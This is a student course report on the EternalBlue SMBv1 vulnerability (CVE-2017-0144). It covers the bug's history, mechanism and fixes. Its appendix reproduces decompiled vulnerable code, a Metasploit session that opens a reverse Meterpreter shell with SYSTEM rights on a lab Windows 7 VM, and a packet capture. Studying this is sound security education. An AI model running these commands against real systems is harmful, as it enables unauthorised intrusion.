EternalBlue CVE-2017-0144 MICS-204 Report 1, Summer 2024

Karl-Johan Westhoff
email kjwesthoff@berkeley.edu

UC Berkleley School of Information
MICS Course 204 Summer 2024

Introduction

EternalBlue [1, CVE-2017-0144] vulnerability has all the traits of a superstar hack, it was probably discovered and developed into a tool by NSA, found and leaked by hackers and quickly thereafter used in some of the worst and most destructive malware attacks the world has seen.

EternalBlue first appeared in a leak[2] from a hacker group named "The Shadow Brokers"[3] (TSB) who published a bunch of zero day exploits they claimed to have stolen from the NSA's "Equation Group [1]"[5] (None of this has been confirmed).

EternalBlue enables the attacker to launch a shell on the target with windows system privileges.

As the vulnerability is in the Microsoft Server Message Block (SMB) protocol, which enables file shares across different users, locations and networks (When you share a folder or access a networks drive, SMB is used) it is not contained by network architecture such as subnets but s able to roam free based on how SMB is managed typically on a corporate network. EternalBlue, giving an attacker a system shell [2], in combination with credentials stealing malware e.g Mimikatz, gives the possibility for some highly potent malware to be crafted, which indeed happened (WannaCry, NotPetya etc..). This leaves EternalBlue as the most expensive software vulnerability - yet...

Exploits

The vulnerability was investigated from by Zian et.al. in [6]. Furthermore "zerosum0x0" did a presentation on how EternalBlue works at DefCon26 [7] and in [8] "h3xduck" did a walkthough (All of which i found useful)

EternalBlue is a consequence of three features/bugs in version 1 of the SMB protocol (SMBv1) [9] :

1. **Buffer Overflow** caused by a typecasting error when casting requests from different Windows filesystems
2. **Unchecked packages** when sending secondary messages memory is allocated based on sender (attacker) controlled offset allowing allocation of memory
3. **"Heap Spraying"** is possible: Data can be written to specific places in memory allowing for code to be inserted and executed

SMB runs on TCP port 445, i.e. the exploit works on a port that needs to be open on the firewall (if you want windows file shares to work). When sending files over the network the SMB protocol uses transactions, where information such as packet size, purpose (the protocol has "special features" such as directory searching etc.) and a list of "File Extended Attributes" (FEAlist) is exchanged in a handshake (SMB Primary Request/Interim Response in Figure 1).
SMB allows for transferring large files where the transaction is split up requiring secondary packets to be send (SMB Transaction Sec. Request 1-N in Figure 1). Large file transfers make it easier to hide suspicious packets.
The FEAlist and secondary packets are important for the exploit.

How it Works

Buffer Overflow The FEAlist is a list of key/value properties which are sent with the transactions.

- The client calculates the size of the FEAlist part of

[1] Nickname for NSA's Tailored Access division (TAO). Darknet Diaries [4] has an excellent episode on the shadowBrokers leak

[2] The DoublePulsar tool, also leaked in the shadowBrokers release is a part of EternalBlue and runs 'exec' in 'kernel mode' on the target



Client
Server
SMB Transaction Primary Request
SMB Transaction Interim Response
SMB Transaction Sec. Request 1
SMB Transaction Sec. Request N
SMB Transaction Final Response

Figure 1: *Request response, SMB protocol. Source: windows learning*

the transaction and sends it to the server with the transaction.

- The server allocates space in memory for the FEAlist, using pointer offsets based on the size of the list (it does not keep a 'list' variable)
- The size of the list is provided by the client, and checked by the server and re-calculated if the size dos not match. However,
  - There are multiple versions of the FEAlist format depending on the filesystem used (OS/2 vs NT). And there is a bug in the conversion of FEAlist file size between OS/2 and NT (bug in a function called "SrvOs2FeaListSizeToNt" in srv.sys [8]) where only half the memory is allocated when sending a OS/2 formatted FEAlist - a 16 byte 'int' is cast to a 8 byte 'short' resulting in a buffer overflow see Ghidra analysis of code from [8] in Appendix Figure 2.

Secondary Transactions, unchecked When the transaction size is large, SMB splits it into subsequent transactions, see Figure 1. The client provides the packet size, which is used as offset for memory allocation i.e. the client (attacker) decides where data is stored in memory. The packets of data are kept as "non-paged" by srv.sys on the heap until all the secondary packets have arrived, this is indicated with a flag in the last packet (again the attacker controls that).

In Figure 1 'Transaction Sec.' requests can be submitted until the 'N'th' packet containing the end flag. In between, a new handshake for a new transaction can be 'weaved in' while keeping the stream of secondary packets flowing. The system does not check the format of the packets, there are 2 different kinds: 'COM' and 'NT' each with their own secondary packets, the protocol assumes the packet format to be that of the final packet send, therefore it is possible to mix the OS and NT packets. And send the first packet as 'NT' with the incorrect FEAList size followed by a subsequent 'OS' type packets. This allows for sending secondary OS packages with the FEAList buffer overflow 'feature' (if we were sending OS only, the double 16bit FEAList would not be allowed)
In appendix a Wireshark dump recorded during exploit is shown, where the transaction starts with NT [3] and subsequent Transactions are of OS type [4]. In between a new session is started [5]

Heap Grooming By controlling when the initial stream of packets is terminated and sending a payload in between start and end, an attacker is able to "groom" the memory and determine where subsequent overflowed data is stored in the heap. When sending secondary messages the input flow of data is kept open until the client sends a 'final' message i.e. the client can keep sending secondary messages directly to the heap. This enables the attacker to manipulate the memory heap with some control over where data is stored. This enables the attacker to 'groom' [7] the memory heap and place code for a reverse shell on the target, and eventually execute it. All data in the memory heap has execution privileges, the reverse shell has NT AUTHORITY/SYSTEM privileges - and can do anything on the client, a demo is shown in Appendix

It looks like the vulnerability was introduced as a consequence of reverse compatibility with different version of the file systems used on windows, and that a goal for file sharing with the SMB protocol is to give user experience as close to working with local files as possible.

Remediation

describe and explain the fix

[3] "NT Trans Request"
[4] "Trans2 Secondary Request"
[5] "Session Setup AndX"

Disable buffer overflow

Patching this was super simple (change the 8bit short to a 16bit int in the "SrvOs2FeaListSizeToNt" in srv.sys) - the problem is as always to get the patch rolled out everywhere... The patch was actually issued before EternalBlue was published by shadowBrokers (speculation is that NSA nudged Microsoft after being aware that the leak was imminent, they had kept it secret for a long time before that, and the vulnerability showed up before)

Disable "Heap Spraying" Newer version of Windows uses Address Space Layout Randomization (ASLR), which makes it impossible to predict and control where packages land in memory based on the offsets

Conclusion

In hindsight it is obvious to target the SMB protocol as a backdoor. The protocol works close to the operating system (memory is allocated directly on the heap with system privileges), the protocol is designed to be lightweight in terms of package checks and balances (the memory is allocated based on sender specified offsets) Presumably all of this is done to make the transfer of files feel as close to a local operation as possible. Later versions (> 1) of SMB had removed the 'extra' messages used by EternalBlue and were not affected, but at the time systems kept the earlier SMB versions in the stack for backwards compatibility, in fact a recommendation against EternalBlue is to disable version 1 of SMB.

References

[1] *CVE website*. https://nvd.nist.gov/vuln/detail/cve-2017-0144. Accessed: 2024-05-10.

[2] *The Shadow Brokers Leaked Exploits Explained rapid7*. https://www.rapid7.com/blog/post/2017/04/18/the-shadow-brokers-leaked-exploits-faq/. Accessed: 2024-05-12.

[3] *shadowBrokers Wikipedia*. https://en.wikipedia.org/wiki/The_Shadow_Brokers. Accessed: 2024-05-10.

[4] *Darknet Diaries episode 53: Shadoe Brokers Jack Rsyder*. https://darknetdiaries.com/transcript/53/. Accessed: 2024-05-13.

[5] *Kaspersky on the Equation Group kaspersky.com, 2015*. https://www.kaspersky.com/about/press-releases/2015_equation-group-the-crown-creator-of-cyber-espionage. Accessed: 2024-05-10.

[6] Zian Liu et al. "Working Mechanism of Eternalblue and Its Application in Ransomworm". In: *Cyberspace Safety and Security*. Ed. by Xiaofeng Chen, Jian Shen, and Willy Susilo. Cham: Springer International Publishing, 2022, pp. 178–191. ISBN: 978-3-031-18067-5.

[7] *DefCon26 - zerosum0x0 - Demystifying MS17 010 Reverse Engineering the ETERNAL Exploits Def Con 26*. https://youtu.be/9gF3gclIl-c?feature=shared. Accessed: 2024-05-12.


[8] *h3xduck Write up on EternalBlueh3xduck*. https://h3xduck.github.io/vulns/2021/08/22/eternalblue-part8.html. Accessed: 2024-05-13.

[9] *Eternal Blue DoublePulsar Exploit Michael Koczwara*. https://medium.com/dark-roast-security/eternal-blue-doublepulsar-exploit-36b66f3edb44. Accessed: 2024-05-12.

Appendix

Buffer Overflow Bug in srv.sys

A figure from [8] with code deconstructed from a vulnerable windows srv.sys is shown in 2



```c
uint _SrvOs2FeaListSizeToNt@4(int *param_1)

{
  int *piVar1;
  int iVar2;
  int iVar3;
  int *piVar4;
  uint local_8;

  local_8 = 0;
  piVar4 = (int *)(*param_1 + (int)param_1);
  piVar1 = param_1 + 1;
  while( true ) {
    if (piVar4 <= piVar1) {
      return local_8;
    }
    if ((piVar4 <= piVar1 + 1) ||
       (iVar3 = (uint)*(byte *)((int)piVar1 + 1) + (uint)*(ushort *)((int)piVar1 + 2),
       piVar4 < (int *)(iVar3 + 1 + (int)(piVar1 + 1)))) break;
    iVar2 = _RtlULongAdd@12(local_8,iVar3 + 0xcU & 0xfffffffc,&local_8);
    if (iVar2 < 0) {
      return 0;
    }
    piVar1 = (int *)((int)piVar1 + iVar3 + 5);
  }
  *(short *)param_1 = (short)piVar1 - (short)param_1;
  return local_8;
}
```

Figure 2: *The buffer overflow in Srv!SrvOs2FeaToNt, deconstructed using Ghidra, figure from [8]*


Metasploit

As a demonstration of how easily the EternalBlue vulnerability can be deployed to get a system shell using Metasploit:

Target machine Early Windows 7 machine (2009), the exploit is proven to work up to 2017 where a patch was introduced (MS17-010). Only modification is that a folder was shared on the desktop with 'user' permissions (this opens the necessary outbound rules on the firewall)

Wireshark dump

Wireshark dump recorded during exploit is shown, where the transaction starts with NT "NT Trans Request" No.44 and subsequent Transactions are of OS type "Trans2 Secondary Request" No.47-64. In between a new session is started "Session Setup AndX" No.135 and finally the first transaction is terminated in No.168


Win7Old [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
HackSMB
HackSMB Properties
General Sharing Security Previous Versions Customize
Share...
Advanced Sharing...
Close Cancel Apply
6:46 PM
5/12/2024
Right Ctrl

Network File and Folder Sharing

HackSMB
Shared

Network Path:
\\HACK-ME-1-PC\Users\Hack-Me-1\Desktop\HackSMB

Advanced Sharing


Set custom permissions, create multiple shares, and set other advanced sharing options.

Password Protection

People must have a user account and password for this computer to access shared folders.


To change this setting, use the Network and Sharing Center.

Figure 3: *Exploited windows 7 2009 service pack 1*



```
[*] Additionally setting TARGET => Windows 7
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.56.3
lhost => 192.168.56.3
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.3:4444
[*] 192.168.56.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.101:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.101:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.101:445 - The target is vulnerable.
[*] 192.168.56.101:445 - Connecting to target for exploitation.
[+] 192.168.56.101:445 - Connection established for exploitation.
[+] 192.168.56.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.101:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.56.101:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.56.101:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.56.101:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.56.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.101:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.101:445 - Starting non-paged pool grooming
[+] 192.168.56.101:445 - Sending SMBv2 buffers
[+] 192.168.56.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.101:445 - Sending final SMBv2 buffers.
[*] 192.168.56.101:445 - Sending last fragment of exploit packet!
[*] 192.168.56.101:445 - Receiving response from exploit packet
[+] 192.168.56.101:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.56.101:445 - Sending egg to corrupted connection.
[*] 192.168.56.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.3:4444 → 192.168.56.101:49268) at 2024-05-12 21:49:58 -0400
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 2400 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 4: *Very easy with Metasploit*


*eth0
CPU usage: 6.3%
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
smb

```
No.  Time          Source          Destination     Protocol  Length Info
 16 0.026223927    192.168.56.101  192.168.56.3    SMB          116 Tree Connect AndX Response
 17 0.030575761    192.168.56.3    192.168.56.101  SMB Pi…      144 PeekNamedPipe Request, FID: 0x0000
 18 0.031125930    192.168.56.101  192.168.56.3    SMB          105 Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
 29 0.038142063    192.168.56.3    192.168.56.101  SMB          149 Trans2 Request, SESSION_SETUP
 30 0.038362744    192.168.56.101  192.168.56.3    SMB          105 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
 37 0.049908333    192.168.56.3    192.168.56.101  SMB          117 Negotiate Protocol Request
 38 0.050316151    192.168.56.101  192.168.56.3    SMB          197 Negotiate Protocol Response
 40 0.054658242    192.168.56.3    192.168.56.101  SMB          202 Session Setup AndX Request, User: anonymous
 41 0.054999724    192.168.56.101  192.168.56.3    SMB          191 Session Setup AndX Response
 42 0.068633436    192.168.56.3    192.168.56.101  SMB          142 Tree Connect AndX Request, Path: \\192.168.56.101\IPC$
 43 0.069223671    192.168.56.101  192.168.56.3    SMB          124 Tree Connect AndX Response
 44 0.096769136    192.168.56.3    192.168.56.101  SMB         1150 NT Trans Request, <unknown>
 45 0.097176082    192.168.56.101  192.168.56.3    SMB          105 NT Trans Response, <unknown (0)>
 47 0.165009920    192.168.56.3    192.168.56.101  SMB         7306 Trans2 Secondary Request, FID: 0x0000
 48 0.165043037    192.168.56.3    192.168.56.101  SMB         7306 Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
 53 0.165420548    192.168.56.3    192.168.56.101  SMB         5858 Trans2 Secondary Request, FID: 0x0000
 54 0.165440720    192.168.56.3    192.168.56.101  SMB         8754 Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
 55 0.165458684    192.168.56.3    192.168.56.101  SMB         8754 Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
 56 0.165478922    192.168.56.3    192.168.56.101  SMB         5858 Trans2 Secondary Request, FID: 0x0000
 63 0.165794105    192.168.56.3    192.168.56.101  SMB         2962 Trans2 Secondary Request, FID: 0x0000
 64 0.165811059    192.168.56.3    192.168.56.101  SMB        16025 Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
 70 10.171192986   192.168.56.3    192.168.56.101  SMB          119 Echo Request
 71 10.172128389   192.168.56.101  192.168.56.3    SMB          119 Echo Response
 76 10.209311687   192.168.56.3    192.168.56.101  SMB          117 Negotiate Protocol Request
 77 10.209939394   192.168.56.101  192.168.56.3    SMB          197 Negotiate Protocol Response
 79 10.217149615   192.168.56.3    192.168.56.101  SMB          151 Session Setup AndX Request
 80 10.217542826   192.168.56.101  192.168.56.3    SMB          191 Session Setup AndX Response
132 10.251588559   192.168.56.3    192.168.56.101  SMB          117 Negotiate Protocol Request
133 10.251985579   192.168.56.101  192.168.56.3    SMB          197 Negotiate Protocol Response
135 10.257541799   192.168.56.3    192.168.56.101  SMB          151 Session Setup AndX Request
136 10.257935359   192.168.56.101  192.168.56.3    SMB          191 Session Setup AndX Response
168 10.286437735   192.168.56.3    192.168.56.101  SMB         4219 Trans2 Secondary Request, FID: 0x0000
170 10.286936372   192.168.56.101  192.168.56.3    SMB          158 Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER
382 30.094594223   192.168.56.101  192.168.56.255  BROWSER      255 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum
400 110.277172539  192.168.56.101  192.168.56.255  BROWSER      243 Local Master Announcement HACK-ME-1-PC, Workstation, Server, NT Workstation, Potential Brow…
461 330.233450601  192.168.56.101  192.168.56.255  BROWSER      255 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum
```

Figure 5: *SMB Traffic during exploit*